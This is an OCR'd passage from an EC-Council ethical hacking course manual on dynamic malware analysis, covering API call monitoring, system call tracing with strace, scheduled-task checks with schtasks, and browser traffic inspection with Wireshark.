You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

- **API Monitor**

  Source: *http://www.rohitab.com*

  API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.133: Screenshot of API Monitor

Some additional API monitoring tools are as follows:

- API Call Monitoring (*https://apicontext.com*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

fileel.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

58 Module 07 | Malware Threats


EC-Council CEH

Dynamic Malware Analysis: System Calls Monitoring

- Syscalls or system calls act as an interface between the application and kernel
- It provides an **interface for processes** that are activated by an operating system
- Monitoring system calls can help detect malware and understand its **behavior**
- It can also reveal the type of **damage** the malware caused to the system
- Tools such as **strace** can be used to view or trace the system calls in a Linux environment

strace

strace **intercepts and records the system calls** by a process and the signals received by the process



https://strace.io

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

System Calls Monitoring

Syscalls or system calls act as an interface between an application and the kernel. It provides an interface for processes that are activated by an OS. System calls are generated by an application or program when it requires access to specific resources from the OS. They are usually generated during context switching from the user to kernel mode or kernel to user mode. The monitoring of system calls helps detect malware and in understanding the behavior of the detected malware. The monitoring of system calls can also reveal the type of damage caused to the system by the malware. Tools such as strace can be used to view or trace the system calls in a Linux environment.

- **strace**

  Source: *https://strace.io*

  The strace tool intercepts and records system calls by a process and the signals received by the process. The name of each system call, its arguments, and its return value are printed on a standard error or to a file specified with the **-o** option.

  Run the following command for attaching the strace tool to the active process:

  ```
  strace -p <ProcessID>
  ```

  Execute the following command to view only system calls accessing a specific or given path:

  ```
  strace -P <given path> ls /var/empty
  ```

  Run the following command to count time, calls, and errors for each system call:

  ```
  strace -c ls > /dev/null
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Execute the following command to extract system calls and save the output in a text file:

```
strace -o out.txt ./<sample file>
```




Figure 7.134: Screenshot of strace




Figure 7.135: Screenshot showing the output of the strace command


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

57 Module 07 | Malware Threats

EC-Council CEH

Dynamic Malware Analysis: Scheduled Tasks Monitoring

- Malware can enable **time- or action-based** triggers as scheduled tasks
- You need to check for scheduled tasks to find malware, such as **logic bombs** capable of executing at different triggers
- You can use command-line tools such as **schtasks** or tools such as **Windows Task Scheduler** and **ADAudit Plus** to detect scheduled tasks



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Scheduled Tasks Monitoring

Attackers design malware to remain inactive and trigger at a specific date or event using Windows Task Scheduler. You need to check for scheduled tasks to find malware, such as logic bombs capable of executing at different triggers.

You can use command-line tools such as **schtasks** and Windows Task Scheduler to display a list of all the system scheduled tasks.

hide01.ir




Figure 7.136: Screenshot displaying "schtasks" command


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional Windows scheduled task monitoring tools are as follows:

- ADAudit Plus (*https://www.manageengine.com*)
- CronitorCLI (*https://cronitor.io*)
- SolarWinds Windows Scheduled Task Monitor (*https://www.solarwinds.com*)

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Browser Activity Monitoring

Malware can use browsers to connect with C&C servers, malicious websites, and other DNS servers to download malicious files. Therefore, you must inspect suspicious browsing activities to identify malicious traffic and system location.

As browsers use ports 80, 443, or 8080 to connect to the C&C servers, you can check for any browsing activities that might have occurred through these ports. You can also examine web caches, monitor web access at firewalls, and filter web access by URL and malicious strings in web logs. Use network monitoring tools, such as Wireshark and Colasoft Portable Network Analyzer, to monitor user browsing activities.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a widely used network protocol analyzer. You can use it to capture real-time browser traffic passing through a network. It also sorts the captured traffic using filters and helps analysts identify malicious traffic communication with C&C and malicious IP addresses.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

